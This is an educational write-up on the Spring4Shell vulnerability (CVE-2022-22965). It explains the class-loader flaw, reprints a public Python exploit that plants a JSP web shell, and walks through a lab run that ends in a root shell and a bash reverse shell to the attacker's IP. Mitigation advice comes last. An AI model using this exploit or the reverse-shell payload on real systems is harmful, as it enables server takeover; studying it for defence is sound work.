Executive Summary

The purpose of this article is to write how the Spring4Shell vulnerability with the CVE number "CVE-2022-22965" occurs, how it is exploited and what the mitigation techniques are. The environment prepared for POC (Proof Of The Concept) is local and any service in the internet environment has not been damaged.

Introduction

The Spring Framework (Spring) is an open-source application framework that provides infrastructure support for developing Java applications. Although any desired java applications can be developed with this framework, it is often preferred in the web field because it has extensions for developing web applications. Therefore, a security flaw in the application would affect many web services and it did.

Explanation Of The Vulnerability With Its Impact

Spring MVC (Model-View-Controller) is a part of Spring framework that makes it easy to make web applications according to MVC design. One of the feature of Spring MVC is to extract the value entered in a non-default parameter from HTTP requests and assign it to POJO (Plain Old Java Object) and objectify it. These objects are called "User Object" and its value is mapped to this object. To objectify, Spring MVC uses RequestMapping (or its specialized versions, GetMapping or PostMapping). The vulnerability was found at this point. The attacker can actually access the subfields of the parameter by sending an object that already exists inside the Spring Framework. As the object to be overwritten, "Class Object" is selected because it is both the root object and all other objects are derived from this object. By installing a web shell in a writable and executable area within this object's properties, the attacker can take control of the server.


In fact, this vulnerability is very similar to the RCE vulnerability that was also found in the Spring Framework years ago. That application vulnerability was closed by ignoring the "class.classLoader" and "class.protectionDomain" definitions to be passed as parameters. However, class.getModule() module coming with JDK9 allows an attacker to bypass the solution to the vulnerability by using "class.module.classLoader" definition. Thus, the vulnerability reappeared.

When the attacker exploits this vulnerability and infiltrates the server, he can access all web server data on the server, the source code of the website, and the administrator account information of the website. By escalating his privileges on the server, he can install many malware in order to turn the server into a zombie server and use this server to attack other servers. It can also find and infiltrate internal servers that are not connected to the internet with pivoting methods.

Explanation Of The Exploit


Let's briefly examine the exploit's code before showing how it works on the vulnerable machine. This exploit is from the Spring4Shell-POC repository published by reznok on Github.

1- The code first starts with importing some libraries and setting the headers to be sent with the HTTP query.



```python
# Author: @Rezn0k
# Based off the work of p1n93r

import requests
import argparse
from urllib.parse import urlparse
import time

# Set to bypass errors if the target site has SSL issues
requests.packages.urllib3.disable_warnings()

post_headers = {
    "Content-Type": "application/x-www-form-urlencoded"
}

get_headers = {
    "prefix": "<%",
    "suffix": "%>//",
    # This may seem strange, but this seems to be needed to bypass some check that looks for "Runtime" in the log_pattern
    "c": "Runtime",
}
```

2- Then, by defining a function called "run_exploit", the code to enable the exploit starts. This function takes 3 parameters named "url", "directory" and "filename". The values to be sent to these parameters are received from the user in the continuation of the code. Then the values to be overwritten by the parameters of the existing objects are stored as strings and some of them are replaced with the values from the function parameter. Then these strings are concatenated using "&" to be given to the url.




```python
def run_exploit(url, directory, filename):
    log_pattern = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%7Di%20" \
                  f"java.io.InputStream%20in%20%3D%20%25%7Bc%7Di.getRuntime().exec(request.getParameter" \
                  f"(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B" \
                  f"%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di"

    log_file_suffix = "class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp"
    log_file_dir = f"class.module.classLoader.resources.context.parent.pipeline.first.directory={directory}"
    log_file_prefix = f"class.module.classLoader.resources.context.parent.pipeline.first.prefix={filename}"
    log_file_date_format = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="

    exp_data = "&".join([log_pattern, log_file_suffix, log_file_dir, log_file_prefix, log_file_date_format])
```

3- In the continuation of the code, firstly, "_" is appended to the end of the file to avoid any errors in the filenames to be uploaded ("shell" by default) when the code needs to be reused on the same website. Then the modified Object parameters are sent to the website along with the headers. After that, a final check is made to see if the exploit is working and the "log_pattern" variable is restored as it may cause an error in the possibility of rerunning the code.

```
    # Setting and unsetting the fileDateFormat field allows for executing the exploit multiple times
    # If re-running the exploit, this will create an artifact of {old_file_name}_.jsp
    file_date_data = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=_"
    print("[*] Resetting Log Variables.")
    ret = requests.post(url, headers=post_headers, data=file_date_data, verify=False)
    print("[*] Response code: %d" % ret.status_code)

    # Change the tomcat log location variables
    print("[*] Modifying Log Configurations")
    ret = requests.post(url, headers=post_headers, data=exp_data, verify=False)
    print("[*] Response code: %d" % ret.status_code)

    # Changes take some time to populate on tomcat
    time.sleep(3)

    # Send the packet that writes the web shell
    ret = requests.get(url, headers=get_headers, verify=False)
    print("[*] Response Code: %d" % ret.status_code)

    time.sleep(1)

    # Reset the pattern to prevent future writes into the file
    pattern_data = "class.module.classLoader.resources.context.parent.pipeline.first.pattern="
    print("[*] Resetting Log Variables.")
    ret = requests.post(url, headers=post_headers, data=pattern_data, verify=False)
    print("[*] Response code: %d" % ret.status_code)
```

4- Finally, the data received from the user and the function that will provide the exploit are combined and the attacker successfully infiltrates the server.



```python
def main():
    parser = argparse.ArgumentParser(description='Spring Core RCE')
    parser.add_argument('--url', help='target url', required=True)
    parser.add_argument('--file', help='File to write to [no extension]', required=False, default="shell")
    parser.add_argument('--dir', help='Directory to write to. Suggest using "webapps/[appname]" of target app',
                        required=False, default="webapps/ROOT")

    file_arg = parser.parse_args().file
    dir_arg = parser.parse_args().dir
    url_arg = parser.parse_args().url

    filename = file_arg.replace(".jsp", "")

    if url_arg is None:
        print("Must pass an option for --url")
        return

    try:
        run_exploit(url_arg, dir_arg, filename)
        print("[+] Exploit completed")
        print("[+] Check your target for a shell")
        print("[+] File: " + filename + ".jsp")

        if dir_arg:
            location = urlparse(url_arg).scheme + "://" + urlparse(url_arg).netloc + "/" + filename + ".jsp"
        else:
            location = f"Unknown. Custom directory used. (try app/{filename}.jsp?cmd=id"
        print(f"[+] Shell should be at: {location}?cmd=id")
    except Exception as e:
        print(e)
```


POC (Proof Of The Concept)

POC, also known as Proof Of The Concept, is a method that shows that the exploit works without the purpose of harming any person, company or institution.

Note: Since I know that there is a vulnerability on this machine, I will try to exploit the vulnerability directly without doing any port or directory scanning.


1- First, a machine that provides the necessary features for the exploit to work is set up and connected to the same network as the attacker. In this way, an outsider cannot exploit the vulnerability of this machine. The IP address that I (the attacker) will use is 10.11.41.117, and the IP address of the vulnerable machine is 10.10.137.89.

2- First, the exploit is downloaded from github with "Curl" or a similar tool.




```
root@kali:~/CTF# curl https://raw.githubusercontent.com/reznok/Spring4Shell-POC/master/exploit.py -o exploit.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4108  100  4108    0     0  13716      0 --:--:-- --:--:-- --:--:-- 13693
root@kali:~/CTF# ls
exploit.py
root@kali:~/CTF# 
```

3- Then it is run with the necessary parameters. Exploit then takes the necessary actions and makes the vulnerability easy for the user to use.




```
root@kali:~/CTF# python3 exploit.py -h
usage: exploit.py [-h] --url URL [--file FILE] [--dir DIR]

Spring Core RCE

optional arguments:
  -h, --help   show this help message and exit
  --url URL    target url
  --file FILE  File to write to [no extension]
  --dir DIR    Directory to write to. Suggest using "webapps/[appname]" of target app
root@kali:~/CTF# python3 exploit.py --url http://10.10.137.89
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://10.10.137.89/shell.jsp?cmd=id
```

4- After these operations, the attacker uses the vulnerability to obtain a URL where he can run the commands he wants.



```
uid=0(root) gid=0(root) groups=0(root) //
```

(Optional)- If the attacker wants to get a more stable shell, he can upload a reverse shell file to the server on his own device. Then it can get the reverse shell by listening to a port with netcat.



```
root@kali:~/CTF# cat rce.sh
#!/bin/bash

bash -i >& /dev/tcp/10.11.41.117/9999 0>&1
root@kali:~/CTF#
```

```
root@kali:~/CTF# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.137.89 - - [12/Jun/2022 09:11:55] "GET /rce.sh HTTP/1.1" 200 -
```

```
root@kali:~/CTF# nc -lvp 9999
listening on [any] 9999 ...
10.10.137.89: inverse host lookup failed: Unknown host
connect to [10.11.41.117] from (UNKNOWN) [10.10.137.89] 58100
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@spring4shell:/#
```

Current Exploitation Status

This vulnerability was discovered by a Chinese security researcher on March 29. He posted a POC on Twitter and Github but later deleted it. However, by this time, it had already spread all over the internet. This vulnerability has been verified by companies such as Cloudflare, LunaSec, Sysdig and independent researchers. Then on March 31, Spring released an emergency update and fixed the vulnerability. For now, it is thought that there is no vulnerability for anyone who has made the update.

Mitigation Suggestion

1- Versions 5.3.18 and 5.2.20 have been released for the Spring framework. The first thing to do, of course, is to apply the update released by Spring. In this way, you will eliminate all the vulnerabilities that have been noticed.

2- The vulnerability we mentioned above was actually a vulnerability in Spring Core. In addition, another (less serious) vulnerability was discovered. If it was open, it was a vulnerability in Spring Cloud Function. It has released versions 3.1.7 and 3.2.3 for him. Spring Cloud Function should also be updated.

3- If using WAF (Web Application Firewall), existing POCs can be blocked according to published rules.

4- Newly created files on the server should be monitored in case of a possible webshell.

5- Reliable blogs on the internet should be followed regularly for updates.

Conclusion

In this article, I wrote about what Spring4Shell vulnerability is, how it is exploited, what it can cost and possible solution techniques. If you are using this framework, I hope my article was useful to you.

PREPARED BY

Altay Yücetaş

(altayucetas@gmail.com)